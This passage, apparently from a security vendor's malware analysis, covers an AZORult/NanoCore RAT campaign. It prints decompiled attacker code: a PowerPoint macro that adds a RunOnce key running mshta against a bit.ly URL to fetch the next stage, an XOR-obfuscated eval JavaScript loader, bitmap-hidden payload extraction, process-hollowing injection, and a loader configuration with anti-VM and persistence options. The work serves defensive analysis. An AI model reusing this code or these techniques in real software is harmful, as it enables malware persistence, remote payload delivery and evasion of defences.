            string text4 = HeHe.smethod_1("C:\\WINDOWS\\syswow64\\WindowsPowerShell\\v1.0\\", FTONJ);
            string text5 = HeHe.smethod_1("C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\", FTONJ);
            if (HeHe.smethod_2(text))
            {
                HeHe.tickleme(text, coco);
            }
            else if (!HeHe.smethod_2(text2))
            {
                if (!HeHe.smethod_2(text3))
                {
                    if (!HeHe.smethod_2(text4))
                    {
                        if (!HeHe.smethod_2(text5))
                        {
                            HeHe.tickleme(HeHe.smethod_1(HeHe.smethod_4(HeHe.smethod_3(), "Framework64", "Framework"), FTONJ),
                              coco);
                        }
                        else
                        {
                            HeHe.tickleme(text5, coco);
                        }
                    }
```

Figure 15: It check for the presence of notepad.exe and injects the AZORult binary into it.


The tickleme() function, in turn, calls a function called FUN(), which is responsible for starting a new instance of the notepad.exe process and injecting the AZORult binary into it using the process hollowing method.

Macro code changes in new variants

The newer variants in this campaign updated the encoding method and the macro used.

As an example, let us look at a macro-based PowerPoint file with MD5 hash: 7db36d502e4a1d35873c8a0c51bafbbf

The newer variant of the macro is as shown in Figure 16.



```
Sub Auto_Close()
CreateObject("WScript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\", """m" + "s" + "h" + "t" + "a""""https:\\bit.ly/bs0wio1187qkg2igv6eh""",
"REG_SZ"
End Sub
```

Figure 16: The macro code in the new variant.

In this new variant, the macro creates a Windows persistence key in the location: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\ and adds the command line to leverage mshta to download the malicious next stage payload.


As a result, the infection chain does not start unless the machine is rebooted.

Also, we observed the macro using the bit.ly URL shortening link directly instead of the j.mp URL shortening link observed in the previous variant.

Encoding changes in the new variant

The other key change we observed in the new variant is in the script encoding used for each stage. In the previous variant, the encoding method was simple because it just involved URL encoding and the unescape() function was called to decode it.

An example of the new encoding method is as shown in Figure 17.




```
<script type="text/javascript">
<!--
eval(unescape('%66%75%6e%63%74%69%6f%6e%20%6a%34%30%39%31%36%31%37%64%63%28%73%29%20%7b%0a%09%76%61%72%20%72%20%3d%20%22%22%3b%0a%09%76%61%72%20%74%6d%70%20%3d%20%73%2e%73%
70%6c%69%74%28%22%32%30%35%34%30%38%38%34%22%29%3b%0a%09%73%20%3d%20%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%30%5d%29%3b%0a%09%6b%20%3d%20%75%6e%65%73%63%61%70%65%28%74%6d%7
0%5b%31%5d%20%2b%20%22%37%32%37%34%36%31%22%29%3b%0a%09%66%6f%72%28%20%76%61%72%20%69%20%3d%20%30%3b%20%69%20%3c%20%73%2e%6c%65%6e%67%74%68%3b%20%69%2b%2b%29%20%7b%0a%09%09
%72%20%2b%3d%20%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%28%70%61%72%73%65%49%6e%74%28%6b%2e%63%68%61%72%41%74%28%69%25%6b%2e%6c%65%6e%67%74%68%29%29%5e%
73%2e%63%68%61%72%43%6f%64%65%41%74%28%69%29%29%2b%2d%34%29%3b%0a%09%7d%0a%09%72%65%74%75%72%6e%20%72%3b%0a%7d%0a'));
eval(unescape('%61%6c%65%72%74%28%6a%34%30%39%31%36%31%37%64%63%28%27') +
'%43%73%62%73%65%75%7f%23%72%62%76%6d%78%66%6f%6c%44%2e%2b%20%3b%38%38%2e%21%3b%39%3b%2f%22%34%36%38%2d%25%3a%39%39%2b%24%31%30%3d%37%2b%20%32%36%3e%3b%2c%26%36%31%33%3a%22
%26%32%32%38%38%22%44%10%0d%15%0b%14%06%10%09%40%74%6e%61%7e%68%50%62%6b%6c%6f%79%2b%21%59%50%63%70%6c%77%7c%37%52%64%68%77%77%24%2a%36%50%78%71%20%52%7d%7e%57%6e%7d%6b%71%
73%6f%2d%25%37%21%31%34%25%74%76%31%23%4d%5e%58%51%49%54%21%6f%76%34%23%6b%7f%61%6f%77%64%37%21%72%67%76%62%7f%6e%60%73%20%2c%27%2b%21%23%70%73%23%21%24%53%77%70%73%6f%7d%6
3%23%2e%25%34%7f%74%23%22%20%61%25%22%74%72%64%79%62%67%24%21%20%6a%79%7b%70%3b%65%68%75%62%70%7a%6e%62%6b%73%31%63%76%74%68%77%62%7c%62%42%56%30%7d%78%50%4c%6e%2e%27%23%34
%48%23%22%36%35%12%0a%14%0b%19%0f%40%71%6b%62%7c%6f%52%65%6a%6c%62%70%2d%21%5c%55%60%72%6b%75%7b%36%52%69%61%71%77%21%2f%35%52%7f%73%27%22%23%23%79%76%6b%7f%67%21%22%20%27%
6f%7c%7d%71%36%61%67%73%67%70%7c%6f%67%6e%76%37%62%7b%70%67%71%67%7c%64%43%53%35%78%7e%51%41%6a%21%21%24%16%0a%17%0f%44%72%6c%60%70%68%54%61%6c%6e%63%7e%2d%25%5f%52%62%7e%6
c%73%7f%30%50%68%6f%71%73%22%28%37%5e%68%6c%5c%74%6a%7c%6f%25%25%48%4a%42%51%61%50%74%68%7f%7f%63%77%6a%64%54%68%6f%77%74%70%71%6d%7c%66%5a%6e%76%6d%76%73%76%67%40%7b%71%72
%6f%73%7b%5e%6c%73%7f%6c%74%75%62%51%7d%74%61%25%34%21%23%2e%27%76%21%26%28%20%20%76%25%20%2a%21%2e%6d%21%23%2d%23%22%7e%27%27%2b%21%23%6d%27%21%21%24%6b%7c%7e%75%3d%64%65%
71%6d%76%7f%6e%64%6a%76%34%66%70%75%65%73%6d%7a%67%7d%6c%6d%42%3b%4f%77%42%23%23%2e%31%23%21%54%4e%4f%65%56%5d%22%14%0b%19%0f%40%71%6b%62%7c%6f%52%65%6a%6c%62%70%2d%21%5c%5
5%60%72%6b%75%7b%36%52%69%61%71%77%21%2f%35%52%6f%6a%58%72%68%7d%61%25%21%4b%4d%40%5d%66%56%70%6e%7d%7e%6d%77%6e%67%53%6a%63%70%72%74%77%6f%7d%68%5a%6a%75%6a%74%7f%71%61%44
%7d%73%73%61%73%7f%5d%6b%71%73%6b%72%71%64%53%7c%7a%61%41%42%45%48%7d%72%37%25%34%21%23%2e%27%76%21%26%28%20%20%76%25%20%2a%21%2e%6d%21%23%2d%23%22%7e%27%27%2b%21%23%6d%27%
21%21%24%6b%7c%7e%75%3d%64%65%71%6d%76%7f%6e%64%6a%76%34%66%70%75%65%73%6d%7a%67%6f%7f%6a%7a%4f%74%7a%51%23%23%2e%31%23%21%54%4e%4f%65%56%5d%22%14%0b%19%0f%50%6e%7a%23%4b%6
b%36%27%45%21%42%7e%68%62%7f%6b%54%62%68%68%64%7c%29%23%53%27%23%28%26%21%53%20%25%2c%20%23%62%2e%25%28%23%24%71%22%22%2e%27%22%68%23%2c%2e%23%21%76%21%20%29%25%25%7c%23%21
%27%25%21%35%24%23%2b%22%27%54%22%21%2a%2c%27%6b%21%26%28%20%20%68%25%20%2a%21%2e%71%21%23%2d%23%22%76%27%2e%15%0b%4a%65%36%35%51%7b%75%28%20%55%25%20%2a%21%2e%72%21%23%2d%
23%22%7d%27%27%2b%21%23%61%27%23%28%26%21%72%20%25%2c%20%23%72%2e%25%28%23%24%6b%22%22%2e%27%22%6c%23%2c%2e%23%21%72%21%20%29%25%25%74%23%21%27%25%21%35%24%23%2b%22%27%6a%2
2%21%2a%2c%27%7b%21%26%28%20%20%68%27%35%77%76%61%7d%6a%7f%26%58%42%7b%79%6a%5b%64%64%20%76%60%3d%3a%46%20%6b%68%7f%28%68%6c%74%2d%2c%2b%28%21%20%29%25%25%28%4e%42%59%25%29
%5c%33%54%2a%2b%2a%2c%20%2e%57%61%79%35%2c%2d%21%20%29%25%25%2f%5e%6c%6e%46%2c%28%29%77%22%22%2e%27%22%68%6c%7a%79%2a%2c%2d%2c%36%4e%72%25%20%2a%21%2e%7a%2c%28%29%75%74%75%
64%6b%2f%2a%2e%5f%79%71%2c%2d%2c%69%74%6a%2f%2f%2e%69%70%79%21%23%2d%23%22%72%76%3d%37%36%23%2c%2e%23%21%76%62%73%20%25%2c%20%23%7d%61%27%23%28%26%21%62%6b%73%31%63%76%74%3
b%77%62%21%26%28%20%20%7a%30%22%21%2a%2c%27%5b%61%3b%3d%3f%6d%73%3f%2f%2e%28%3a%77%6e%73%72%21%20%29%25%25%61%62%6c%24%2a%2c%29%61%29%2f%2d%31%28%2f%67%2c%20%2a%2c%2a%30%71
%22%22%2e%27%22%6c%23%2c%2e%23%21%76%21%20%29%25%25%74%23%21%27%25%21%62%24%23%2b%22%27%64%22%21%2a%2c%27%6e%21%26%28%20%20%2d%28%2f%67%2c%20%2a%2c%37%29%2c%30%7a%2a%28%29%
2e%28%25%3e%58%47%25%20%46%20%25%2c%20%23%40%7c%27%23%28%26%21%70%4e%72%72%61%68%77%48%26%20%45%63%39%3a%46%26%24%46%29%2e%24%27%23%28%26%21%2e%2e%45%24%2c%2c%67%22%2f%2b%7
e%74%71%6d%74%79%25%20%2a%21%2e%49%74%76%67%6a%76%2d%3[illegible]%75%6d%71%23%2c%2e%23%21%72%62%63%6f%2d%28%28%2f%2d%4c%26%2f%2e%60%2d%2a%2a%2a%33%2f%42%2e%25%2c%47%20%25%45%36%46%26
%24%46%29%2e%21%27%23%28%26%21%2a%2c%63%2d%2e%67%2b%22%63%29%2d%60%29%2e%75%64%6b%2f%37%73%2e%25%28%23%24%6e%70%76%64%64%6d%29%2e%21%27%23%28%26%21%2a%2c%63%2d%2e%67%2b%22%
63%21%23%2d%23%22%28%2b%61%2a%2f%23%2c%2e%23%21%29%37%2f%56%2a%2e%29%29%23%2c%2e%23%21%2a%70%63%3c%39%2e%36%2e%4c%7a%79%71%7a%56%21%20%29%25%25%77%68%77%70%2a%47%20%25%45%3
6%46%26%24%46%29%2e%65%73%29%2d%60%29%22%22%2e%27%22%2f%67%26%2b%65%2d%2c%65%2a%2c%63%70%22%21%2a%2c%27%68%2a%2f%29%28%2b%2f%2e%28%2b%2b%24%2b%2b%29%28%2c%36%70%27%27%2b%21
%23%61%27%23%28%26%21%70%20%25%2c%20%23%75%2e%25%28%23%24%62%22%22%2e%27%22%62%23%2c%2e%23%21%6b%21%20%29%25%25%28%2e%28%25%2f%2b%2a%2c%2a%28%28%2f%25%20%2a%21%2e%2d%2d%2b%
2c%2d%2f%36%2a%6a%2f%28%37%7e%27%23%28%26%21%6d%20%25%2c%20%23%71%2e%25%28%23%24%77%22%22%2e%27%22%60%23%2c%2e%23%21%65%21%20%29%25%25%6d%23%21%27%25%21%2b%29%29%2e%64%27%2
7%2b%21%23%26%2b%65%29%28%65%2e%28%63%2d%2e%67%2e%38%2a%7d%2c%2f%2a%28%2e%73%7a%74%75%35%20%73%7e%77%72%2a%22%2b%31%37%15%0b%72%61%71%6d%35%65%77%77%71%68%12%0a%14%0b%48%32
%70%60%74%6a%70%7e%4320540884%33%34%35%35%38%31%37' + unescape('%27%29%29%3b'));
// -->
</script>
```

Figure 17: The JavaScript code using a new encoding method for multiple stages.

This method calls eval() two times. The first eval() call corresponds to the JavaScript function, which is responsible for XOR decryption. The second eval() call corresponds to executing the script decrypted by the first eval() call.

The XOR decryption stub is as shown in Figure 18.



```
function j4091617dc(s) {
    var r = "";
    var tmp = s.split("20540884");
    s = unescape(tmp[0]);
    k = unescape(tmp[1] + "727461");
    for( var i = 0; i < s.length; i++) {
        r += String.fromCharCode((parseInt(k.charAt(i%k.length))^s.charCodeAt(i))+-4);
    }
    return r;
}
```


Figure 18: The XOR decryption script.

Changes in the final payload

The final payload downloaded in the newer variants is a NanoCore RAT unlike AZORult or Revenge RAT observed in previous instances of the campaign. In this specific example, the MD5 hash of the NanoCore payload is: 35de5c352023db9d406a835ef7f318e5.

We mention briefly how the NanoCore RAT is encrypted here.

The .NET assembly contains a bitmap image in the resource section as shown in Figure 19.




```
References
Resources
    WinForms.Library.Controls.BuilderTextBox.resources
    WinForms.Library.Properties.Resources.resources
    WinForms.SampleApp.Form1.resources
{} -
{} WinForms.Library
    ControlBinder<TDocument>
    DocumentLoadHandler<TDocument>
    EnumFileResult
    Expression<T>
    FileSystem
```

Figure 19: The bitmap resource inside the .NET binary.

The bitmap image is accessed from the resource with the name “WinForms.Library.Properties.Resources”. The encrypted .NET assembly is extracted from the pixels of the bitmap image. This encrypted assembly is decrypted using an XOR decryption routine and finally loaded using the Assembly.Load() method.

The relevant code sections are shown in Figure 20.




```
    byte[] rawAssembly = Class2.gzrd(Class2.Zwrfe(Class2.bzsadadaxr(Class1.SFJFSJSFF)));
    Assembly assembly = Assembly.Load(rawAssembly);
    MethodInfo entryPoint = assembly.EntryPoint;
    this.sdasad(entryPoint);
    ProjectData.EndApp();
    return "ac";
}
private void sdasad(MethodInfo x)
{
    x.Invoke(null, null);
}
public static Bitmap bzsadadaxr(string x2131)
{
    ResourceManager resourceManager = new ResourceManager("WinForms.Library.Properties.Resources", Assembly.GetCallingAssembly());
    return (Bitmap)resourceManager.GetObject(x2131);
}
private static byte[] gzrd(byte[] data)
{
    checked
    {
        byte[] array = new byte[data.Length - 16 - 1 + 1];
        Array.Copy(data, 16, array, 0, array.Length);
        int num = array.Length - 1;
        for (int i = 0; i <= num; i++)
        {
            byte[] expr_2E_cp_0 = array;
            int expr_2E_cp_1 = i;
            expr_2E_cp_0[expr_2E_cp_1] ^= data[i % 16];
        }
        return array;
    }
}
private static byte[] Zwrfe(Bitmap data)
{
    ArrayList arrayList = new ArrayList();
    int num = data.Width - 1;
    for (int i = 0; i <= num; i++)
    {
        int num2 = data.Height - 1;
        for (int j = 0; j <= num2; j++)
        {
            Color pixel = data.GetPixel(i, j);
            Color right = Color.FromArgb(0, 0, 0, 0);
            if (pixel != right)
            {
                arrayList.AddRange(new byte[]
                {
                    pixel.R,
                    pixel.G,
                    pixel.B
                });
```

Loads the Decrypted .NET Assembly
Encrypted bitmap image
XOR Decryption routine
Extracts the encrypted payload from Bitmap

Figure 20: Extracting, decrypting and loading the .NET assembly.

The next stage .NET assembly is a loader that is used to decrypt the final .NET assembly, which is injected into another process and executed.

Figure 21 shows the configuration of the next stage .NET assembly.




```
private struct Struct6...
[StructLayout(LayoutKind.Sequential, Pack = 1)]
private struct Struct7...
private static string dpass = "NcWRhAJyrzSewT";
private static byte[] PayLoad = Extra.Unscramble(Extra.XOR_DEC(Extra.loadresource("OSkRTM8"), X.dpass));
private static string k = "0||0||0||0||0||||||0||0||0||0||||||||||||||0||0||0||0||0||0||0||0||v2||0||3045||0||0||||||0||0||0||||";
private static string[] aa = Strings.Split(X.k, "||", -1, CompareMethod.Binary);
private static int InjectValue = Conversions.ToInteger(X.aa[0]);
private static int isStartup = Conversions.ToInteger(X.aa[1]);
private static string StartupName = "vYpntllJYzVR";
private static string MtxName = "CiLhTy";
private static int UAC = Conversions.ToInteger(X.aa[2]);
private static int Downloader = Conversions.ToInteger(X.aa[4]);
private static string DownloaderFileName = X.aa[6];
private static string DownloaderLink = X.aa[5];
private static int AntiVm = Conversions.ToInteger(X.aa[7]);
private static int AntiSB = Conversions.ToInteger(X.aa[8]);
private static int AntiEm = Conversions.ToInteger(X.aa[9]);
private static int InjPersistence = Conversions.ToInteger(X.aa[28]);
private static int MSG = Conversions.ToInteger(X.aa[29]);
private static string MSGTitle = X.aa[30];
private static string MSGBody = X.aa[31];
private static int MSGButton = Conversions.ToInteger(X.aa[32]);
private static int MSGIcon = Conversions.ToInteger(X.aa[33]);
private static int isDelay = Conversions.ToInteger(X.aa[34]);
private static Mutex check;
private static int ppid;
private static void ShowMSG()...
public static void checkifopen(string mute)...
private static void ProcessPersistence()...
private static void ProcessPersistenceWatcher()...
public static void AllowAccess(string location)...
public static void ProtectTheFile(string location)...
private static void Startup(string startupname, string filepath)...
public static void Sdownload(string Durl, string filerun)...
```

This string contain the boolean flags which decide the operation performed

Figure 21: The main configuration of the .NET loader.


The final payload is encrypted and stored inside a resource with the name “OSkRTM8”. This payload is decrypted as shown in Figure 22.



```
// ReZer0.X
private static byte[] PayLoad = Extra.Unscramble(Extra.XOR_DEC(Extra.loadresource("OSkRTM8"), X.dpass));
```

Figure 22: Payload decryption.

This decrypted payload is injected as shown in Figure 23.



```
// ReZer0.X
private static void StartInject(int injvalue)
{
    X.Run(X.GetInjectionPath(injvalue), X.PayLoad, true);
}
```

Figure 23: The code injection invocation.

